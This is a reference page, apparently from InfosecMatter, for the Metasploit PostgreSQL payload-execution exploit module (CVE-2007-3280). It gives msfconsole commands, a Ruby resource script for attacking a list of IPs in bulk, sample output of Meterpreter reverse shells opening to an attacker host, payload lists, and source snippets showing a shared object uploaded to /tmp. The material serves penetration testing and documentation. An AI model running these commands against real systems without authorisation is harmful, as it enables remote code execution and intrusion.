

# PostgreSQL for Linux Payload Execution - Metasploit

This page contains detailed information about how to use the **exploit/linux/postgres/postgres\_payload** metasploit module. For list of all metasploit modules, visit the **Metasploit Module Library**.

## Table Of Contents [hide]

Module Overview

Module Ranking and Traits

Basic Usage

**Required Options** 

Msfconsole Usage

**Module Options** 

**Advanced Options** 

**Exploit Targets** 

Compatible Payloads

**Evasion Options** 

**Error Messages** 

Related Pull Requests

References

See Also

**Authors** 

Version

# Module Overview

Name: PostgreSQL for Linux Payload Execution

Module: exploit/linux/postgres/postgres\_payload

Source code: modules/exploits/linux/postgres/postgres\_payload.rb

Disclosure date: 2007-06-05

Last modification time: 2021-08-20 16:06:16 +0000

Supported architecture(s): Supported platform(s): Linux
Target service / protocol: postgres

Target network port(s): 5432 List of CVEs: CVE-2007-3280

On some default Linux installations of PostgreSQL, the postgres service account may write to the /tmp directory, and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg\_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

## Module Ranking and Traits

### Module Ranking:

excellent: The exploit will never crash the service. This is the case for SQL Injection, CMD
execution, RFI, LFI, etc. No typical memory corruption exploits should be given this ranking
unless there are extraordinary circumstances. More information about ranking can be found
here.

## Basic Usage

### Using postgres\_payload against a single host

Normally, you can use exploit/linux/postgres/postgres\_payload this way:

```
msf > use exploit/linux/postgres/postgres_payload
msf exploit(postgres_payload) > show targets
    ... a list of targets ...
msf exploit(postgres_payload) > set TARGET target-id
msf exploit(postgres_payload) > show options
    ... show and set options ...
msf exploit(postgres payload) > exploit
```

#### Using postgres\_payload against multiple hosts

But it looks like this is a remote exploit module, which means you can also engage multiple hosts.

First, create a list of IPs you wish to exploit with this module. One IP per line.

Second, set up a background payload listener. This payload should be the same as the one your postgres\_payload will be using:

```
    Do: use exploit/multi/handler
    Do: set PAYLOAD [payload]
    Set other options required by the payload
    Do: set EXITONSESSION false
```

```
5. Do: run -j
```

At this point, you should have a payload listening.

Next, create the following script. Notice you will probably need to modify the ip\_list path, and payload options accordingly:

```
<ruby>
#
# Modify the path if necessary
#
ip_list = '/tmp/ip_list.txt'

File.open(ip_list, 'rb').each_line do |ip|
    print_status("Trying against #{ip}")
    run_single("use exploit/linux/postgres/postgres_payload")
    run_single("set RHOST #{ip}")
    run_single("set DisablePayloadHandler true")

#
# Set a payload that's the same as the handler.
# You might also need to add more run_single commands to configure other
# payload options.
#
run_single("set PAYLOAD [payload name]")

run_single("run")
end
</ruby>
```

Next, run the resource script in the console:

```
msf > resource [path-to-resource-script]
```

And finally, you should see that the exploit is trying against those hosts similar to the following MS08-067 example:

```
msf > resource /tmp/exploit hosts.rc
[*] Processing /tmp/exploit hosts.rc for ERB directives.
[*] resource (/tmp/exploit hosts.rc) > Ruby Code (402 bytes)
[*] Trying against 192.168.1.80
RHOST => 192.168.1.80
DisablePayloadHandler => true
PAYLOAD => windows/meterpreter/reverse tcp
LHOST => 192.168.1.199
[*] 192.168.1.80:445 - Automatically detecting the target...
[*] 192.168.1.80:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.1.80:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.1.80:445 - Attempting to trigger the vulnerability...
[*] Sending stage (957999 bytes) to 192.168.1.80
[*] Trying against 192.168.1.109
RHOST => 192.168.1.109
DisablePayloadHandler => true
PAYLOAD => windows/meterpreter/reverse tcp
LHOST => 192.168.1.199
[*] 192.168.1.109:445 - Automatically detecting the target...
[*] 192.168.1.109:445 - Fingerprint: Windows 2003 - Service Pack 2 - lang:Unknown
[*] 192.168.1.109:445 - We could not detect the language pack, defaulting to English
[*] 192.168.1.109:445 - Selected Target: Windows 2003 SP2 English (NX)
```

```
[*] 192.168.1.109:445 - Attempting to trigger the vulnerability...
[*] Meterpreter session 1 opened (192.168.1.199:4444 -> 192.168.1.80:1071) at 2016-03-02
[*] Sending stage (957999 bytes) to 192.168.1.109
[*] Meterpreter session 2 opened (192.168.1.199:4444 -> 192.168.1.109:4626) at 2016-03-02
```

## **Required Options**

• RHOSTS: The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'

Go back to menu.

# Msfconsole Usage

Payload information: Space: 65535

Here is how the linux/postgres/postgres\_payload exploit module looks in the msfconsole:

```
msf6 > use exploit/linux/postgres/postgres payload
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse tcp
msf6 exploit(linux/postgres/postgres payload) > show info
      Name: PostgreSQL for Linux Payload Execution
    Module: exploit/linux/postgres/postgres payload
   Platform: Linux
      Arch:
 Privileged: No
   License: Metasploit Framework License (BSD)
      Rank: Excellent
  Disclosed: 2007-06-05
Provided by:
 midnitesnake
  egypt <egypt@metasploit.com>
  todb <todb@metasploit.com>
  lucipher
Available targets:
  Id Name
    Linux x86
  1 Linux x86 64
Check supported:
  Yes
Basic options:
 Name Current Setting Required Description
           _____
                                The database to authenticate against
The password for the specified usern
 DATABASE template1
                           yes
  PASSWORD postgres
                                     The password for the specified username. Leave bla
                           no
                                     The target host(s), range CIDR identifier, or host
 RHOSTS
                           yes
          5432
  RPORT
                           yes
                                     The target port
 USERNAME postgres
                                     The username to authenticate as
                          yes
 VERBOSE false
                                     Enable verbose output
                           no
```

```
Description:
```

On some default Linux installations of PostgreSQL, the postgres service account may write to the /tmp directory, and may source UDF Shared Libraries from there as well, allowing execution of arbitrary code. This module compiles a Linux shared object file, uploads it to the target host via the UPDATE pg\_largeobject method of binary injection, and creates a UDF (user defined function) from that shared object. Because the payload is run as the shared object's constructor, it does not need to conform to specific Postgres API versions.

#### References:

```
https://nvd.nist.gov/vuln/detail/CVE-2007-3280
http://www.leidecker.info/pgshell/Having Fun With PostgreSQL.txt
```

## **Module Options**

This is a complete list of options available in the linux/postgres/postgres\_payload exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > show options
```

Module options (exploit/linux/postgres/postgres payload):

Name	Current Setting	Required	Description
DATABASE	template1	yes	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Leave bl
RHOSTS		yes	The target host(s), range CIDR identifier, or hos
RPORT	5432	yes	The target port
USERNAME	postgres	yes	The username to authenticate as
VERBOSE	false	no	Enable verbose output

Payload options (linux/x86/meterpreter/reverse tcp):

```
Name Current Setting Required Description
---- The listen address (an interface may be specified)
LPORT 4444 Yes The listen port
```

#### Exploit target:

```
Id Name
-- ---
0 Linux x86
```

## **Advanced Options**

Here is a complete list of advanced options supported by the linux/postgres/postgres\_payload exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > show advanced
Module advanced options (exploit/linux/postgres/postgres_payload):
```

Name	Current Setting	Required	Description
ContextInformationFile		no	The information file that contains
DisablePayloadHandler	false	no	Disable the handler code for the se
EnableContextEncoding	false	no	Use transient context when encoding
WORKSPACE		no	Specify the workspace for this modu
WfsDelay	2	no	Additional delay in seconds to wait

Payload advanced options (linux/x86/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description	
AppendExit	false	no	Append a stub that executes th	
AutoLoadStdapi	true	yes	Automatically load the Stdapi	
AutoRunScript		no	A script to run automatically	
AutoSystemInfo	true	yes	Automatically capture system i	
AutoUnhookProcess	false	yes	Automatically load the unhook	
AutoVerifySessionTimeout	30	no	Timeout period to wait for ses	
EnableStageEncoding	false	no	Encode the second stage paylo:	
EnableUnicodeEncoding	false	yes	Automatically encode UTF-8 str	
HandlerSSLCert		no	Path to a SSL certificate in a	
InitialAutoRunScript		no	An initial script to run on se	
MeterpreterDebugLevel	0	yes	Set debug level for meterprete	
PayloadProcessCommandLine		no	The displayed command line that	
PayloadUUIDName		no	A human-friendly name to refer	
PayloadUUIDRaw		no	A hex string representing the	
PayloadUUIDSeed		no	A string to use when generating	
PayloadUUIDTracking	false	yes	Whether or not to automatical]	
PingbackRetries	0	yes	How many additional successful	
PingbackSleep	30	yes	Time (in seconds) to sleep bet	
PrependChrootBreak	false	no	Prepend a stub that will break	
PrependFork	false	no	Prepend a stub that starts the	
PrependSetgid	false	no	Prepend a stub that executes t	
PrependSetregid	false	no	Prepend a stub that executes t	
PrependSetresgid	false	no	Prepend a stub that executes t	
PrependSetresuid	false	no	Prepend a stub that executes t	
PrependSetreuid	false	no	Prepend a stub that executes t	
PrependSetuid	false	no	Prepend a stub that executes t	
RemoteMeterpreterDebugFile		no	Redirect Debug Info to a Log I	
ReverseAllowProxy	false	yes	Allow reverse tcp even with Pi	
ReverseListenerBindAddress		no	The specific IP address to bir	
ReverseListenerBindPort		no	The port to bind to on the loc	
ReverseListenerComm		no	The specific communication cha	
ReverseListenerThreaded	false	yes	Handle every connection in a r	
SessionCommunicationTimeout	300	no	The number of seconds of no ac	
SessionExpirationTimeout	604800	no	The number of seconds before t	
SessionRetryTotal	3600	no	Number of seconds try reconnec	
SessionRetryWait	10	no	Number of seconds to wait betw	
StageEncoder		no	Encoder to use if EnableStageF	
StageEncoderSaveRegisters		no	Additional registers to preser	
StageEncodingFallback	true	no	Fallback to no encoding if the	
StagerRetryCount	10	no	The number of times the stage:	
StagerRetryWait	5	no	Number of seconds to wait for	
VERBOSE	false	no	Enable detailed status message	
WORKSPACE		no	Specify the workspace for this	

# **Exploit Targets**

Here is a list of targets (platforms and systems) which the linux/postgres/postgres\_payload module can exploit:

```
msf6 exploit(linux/postgres/postgres_payload) > show targets
Exploit targets:

Id Name
-- ---
0 Linux x86
1 Linux x86_64
```

# **Compatible Payloads**

\_\_\_\_\_

This is a list of possible payloads which can be delivered and executed on the target system using the linux/postgres/postgres\_payload exploit:

msf6 exploit(linux/postgres/postgres\_payload) > show payloads
Compatible Payloads

#	Name	Disclosure Date	Rank	Check
0	payload/generic/custom		normal	
1	payload/generic/debug trap		normal	No
2	payload/generic/shell bind tcp		normal	No
3	payload/generic/shell reverse tcp		normal	No
4	payload/generic/tight loop		normal	No
5	payload/linux/x86/chmod		normal	No
6	payload/linux/x86/exec		normal	No
7	payload/linux/x86/meterpreter/bind ipv6 tcp		normal	No
8	payload/linux/x86/meterpreter/bind ipv6 tcp uuid		normal	No
9	<pre>payload/linux/x86/meterpreter/bind_nonx_tcp</pre>		normal	No
10	<pre>payload/linux/x86/meterpreter/bind_tcp</pre>		normal	No
11	<pre>payload/linux/x86/meterpreter/bind_tcp_uuid</pre>		normal	No
12	<pre>payload/linux/x86/meterpreter/reverse_ipv6_tcp</pre>		normal	No
13	<pre>payload/linux/x86/meterpreter/reverse_nonx_tcp</pre>		normal	No
14	<pre>payload/linux/x86/meterpreter/reverse_tcp</pre>		normal	No
15	<pre>payload/linux/x86/meterpreter/reverse_tcp_uuid</pre>		normal	No
16	<pre>payload/linux/x86/metsvc_bind_tcp</pre>		normal	No
17	<pre>payload/linux/x86/metsvc_reverse_tcp</pre>		normal	No
18	payload/linux/x86/read_file		normal	No
19	payload/linux/x86/shell/bind_ipv6_tcp		normal	No
20	<pre>payload/linux/x86/shell/bind_ipv6_tcp_uuid</pre>		normal	No
21	<pre>payload/linux/x86/shell/bind_nonx_tcp</pre>		normal	No
22	payload/linux/x86/shell/bind_tcp		normal	No
23	<pre>payload/linux/x86/shell/bind_tcp_uuid</pre>		normal	No
24	<pre>payload/linux/x86/shell/reverse_ipv6_tcp</pre>		normal	No
25	<pre>payload/linux/x86/shell/reverse_nonx_tcp</pre>		normal	No
26	<pre>payload/linux/x86/shell/reverse_tcp</pre>		normal	No
27	<pre>payload/linux/x86/shell/reverse_tcp_uuid</pre>		normal	No
28	payload/linux/x86/shell_bind_ipv6_tcp		normal	No
29	<pre>payload/linux/x86/shell_bind_tcp</pre>		normal	No
30	<pre>payload/linux/x86/shell_bind_tcp_random_port</pre>		normal	No
31	<pre>payload/linux/x86/shell_reverse_tcp</pre>		normal	No
32	payload/linux/x86/shell_reverse_tcp_ipv6		normal	No

**→** 

## **Evasion Options**

Here is the full list of possible evasion options supported by the linux/postgres/postgres\_payload exploit in order to evade defenses (e.g. Antivirus, EDR, Firewall, NIDS etc.):

Go back to menu.

# **Error Messages**

This module may fail with the following error messages:

```
Error Messages

Authentication failed. <VALUE>
Authentication failed

Connection failed

Could not upload the UDF SO

Failed to create UDF function: <E.CLASS>: <E>
Login failed, fingerprint is <VALUE>
```

Check for the possible causes from the code snippets below found in the module source code. This can often times help in identifying the root cause of the problem.

## Authentication failed. <VALUE>

Here is a relevant code snippet related to the "Authentication failed. <VALUE>" error message:

```
77:
           version = postgres fingerprint
78:
79:
           if version[:auth]
80:
            return CheckCode::Appears
81:
82:
            print error "Authentication failed. #{version[:preauth] || version[:unknown
83:
             return CheckCode::Safe
84:
           end
85:
        end
86:
87:
         def exploit
```

Here is a relevant code snippet related to the "Authentication failed" error message:

```
85:
         end
86:
87:
         def exploit
88:
          version = do login(username, password, database)
89:
           case version
90:
           when :noauth; print error "Authentication failed"; return
91:
           when :noconn; print error "Connection failed"; return
92:
93:
           print status("#{rhost}:#{rport} - #{version}")
94:
          end
95:
```

## Connection failed

Here is a relevant code snippet related to the "Connection failed" error message:

```
86:
87:
         def exploit
88:
          version = do login(username, password, database)
89:
          case version
90:
          when :noauth; print error "Authentication failed"; return
          when :noconn; print_error "Connection failed"; return
91:
92:
93:
            print status("#{rhost}:#{rport} - #{version}")
94:
95:
96:
          fname = "/tmp/#{Rex::Text.rand text alpha(8)}.so"
```

# Could not upload the UDF SO

Here is a relevant code snippet related to the "Could not upload the UDF SO" error message:

```
94:
           end
95:
96:
          fname = "/tmp/#{Rex::Text.rand text alpha(8)}.so"
97:
98:
          unless postgres upload binary data(payload so(fname), fname)
99:
            print error "Could not upload the UDF SO"
100:
            return
101:
          end
102:
           print status "Uploaded as #{fname}, should be cleaned up automatically"
103:
104:
           begin
```

## Failed to create UDF function: <E.CLASS>: <E>

Here is a relevant code snippet related to the "Failed to create UDF function: <E.CLASS>: <E>" error message:

# Login failed, fingerprint is <VALUE>

Here is a relevant code snippet related to the "Login failed, fingerprint is <VALUE>" error message:

```
134:
                  :name => "postgres",
135:
                  :info => result.values.first
136:
137:
               return result[:auth]
138:
139:
                print error("Login failed, fingerprint is #{result[:preauth] || result[::
140:
                return : noauth
141:
             end
142:
           rescue Rex::ConnectionError, Rex::Post::Meterpreter::RequestError
143:
            return : noconn
144:
            end
```

Go back to menu.

# Related Pull Requests

- #14202 Merged Pull Request: Implement the zeitwerk autoloader within lib/msf/core
- #14213 Merged Pull Request: Add disclosure date rubocop linting rule enforce iso8601 disclosure dates
- #11794 Merged Pull Request: Postgres 8.2+ update to postgres\_payload.rb module
- #10299 Merged Pull Request: Add 88 CVEs to various auxiliary and exploit modules
- #8888 Merged Pull Request: spelling/grammar fixes part 1
- #8716 Merged Pull Request: Print\_Status -> Print\_Good (And OCD bits 'n bobs)
- #8338 Merged Pull Request: Fix msf/core and self.class msftidy warnings
- #7507 Merged Pull Request: Refactor arch/platform, refactor TLV XOR, add UUID to each packet, fix payload uuid/arch/platform tracking, and update everything to match
- #6655 Merged Pull Request: use MetasploitModule as a class name
- #6648 Merged Pull Request: Change metasploit class names
- #2905 Merged Pull Request: Update Exploit Checks and a msftidy to go with it
- #2525 Merged Pull Request: Change module boilerplate
- #1202 Merged Pull Request: Make Windows postgres\_payload more generic
- #928 Merged Pull Request: Midnitesnake postgres payload

## References

- CVE-2007-3280
- http://www.leidecker.info/pgshell/Having\_Fun\_With\_PostgreSQL.txt

# See Also

Check also the following modules related to this module:

- auxiliary/admin/postgres/postgres\_readfile
- auxiliary/admin/postgres/postgres\_sql
- auxiliary/scanner/postgres/postgres\_dbname\_flag\_injection
- auxiliary/scanner/postgres/postgres\_hashdump
- auxiliary/scanner/postgres/postgres\_login
- auxiliary/scanner/postgres/postgres\_schemadump
- auxiliary/scanner/postgres/postgres\_version
- auxiliary/server/capture/postgresql
- exploit/multi/postgres/postgres\_copy\_from\_program\_cmd\_exec
- exploit/multi/postgres/postgres\_createlang
- · exploit/windows/postgres/postgres\_payload
- exploit/multi/mysql/mysql\_udf\_payload
- exploit/multi/sap/sap\_mgmt\_con\_osexec\_payload
- exploit/windows/backdoor/energizer\_duo\_payload
- exploit/windows/mssql/mssql\_clr\_payload
- exploit/windows/mssql/mssql\_payload
- exploit/windows/local/payload\_inject
- exploit/windows/mssql/mssql\_payload\_sqli

#### Related Nessus plugins:

Mandrake Linux Security Advisory: postgresql (MDKSA-2007:188)

## **Authors**

- midnitesnake
- egypt
- todb
- lucipher

## Version

This page has been produced using Metasploit Framework version 6.1.24-dev. For more modules, visit the Metasploit Module Library.

Go back to menu.

SEARCH THIS SITE	
FOLLOW US	
Github   Twitter   Facebook	
Enter your email address:	
Subscribe	
CATEGORIES	
Bug Bounty Tips (10)	
Exploitation (13)	
Network Security (8)	
Penetration Testing (42)	
Tools and Utilities (9)	
Vulnerability Assessment (8)	
ARCHIVES	
January 2022 (1)	
November 2021 (1)	
October 2021 (1)	
July 2021 (1)	
June 2021 (1)	
May 2021 (5)	
April 2021 (6)	
December 2020 (3)	
November 2020 (3)	
October 2020 (3)	
September 2020 (3)	

August 2020 (4)

July 2020 (4)

June 2020 (6)

May 2020 (6)


April 2020 (4)

March 2020 (4)

February 2020 (7)

January 2020 (1)


#### **RECENT POSTS**




## **Nessus Plugin Library**



Solving Problems with Office 365 Email from GoDaddy



**Empire Module Library** 



CrackMapExec Module Library




**Metasploit Android Modules** 

**MOST VIEWED POSTS** 



**Top 16 Active Directory Vulnerabilities** 



Top 10 Vulnerabilities: Internal Infrastructure Pentest



**Terminal Escape Injection** 



Cisco Password Cracking and Decrypting Guide



Capture Passwords using Wireshark

## **MOST VIEWED TOOLS**



SSH Brute Force Attack Tool using PuTTY / Plink (ssh-putty-brute.ps1)



SMB Brute Force Attack Tool in PowerShell (SMBLogin.ps1)



Port Scanner in PowerShell (TCP/UDP)



**Nessus CSV Parser and Extractor** 



Default Password Scanner (defaulthttp-login-hunter.sh)

Copyright © 2023 InfosecMatter | About | Privacy Policy | Contact Us | Infosec Glossary | Support |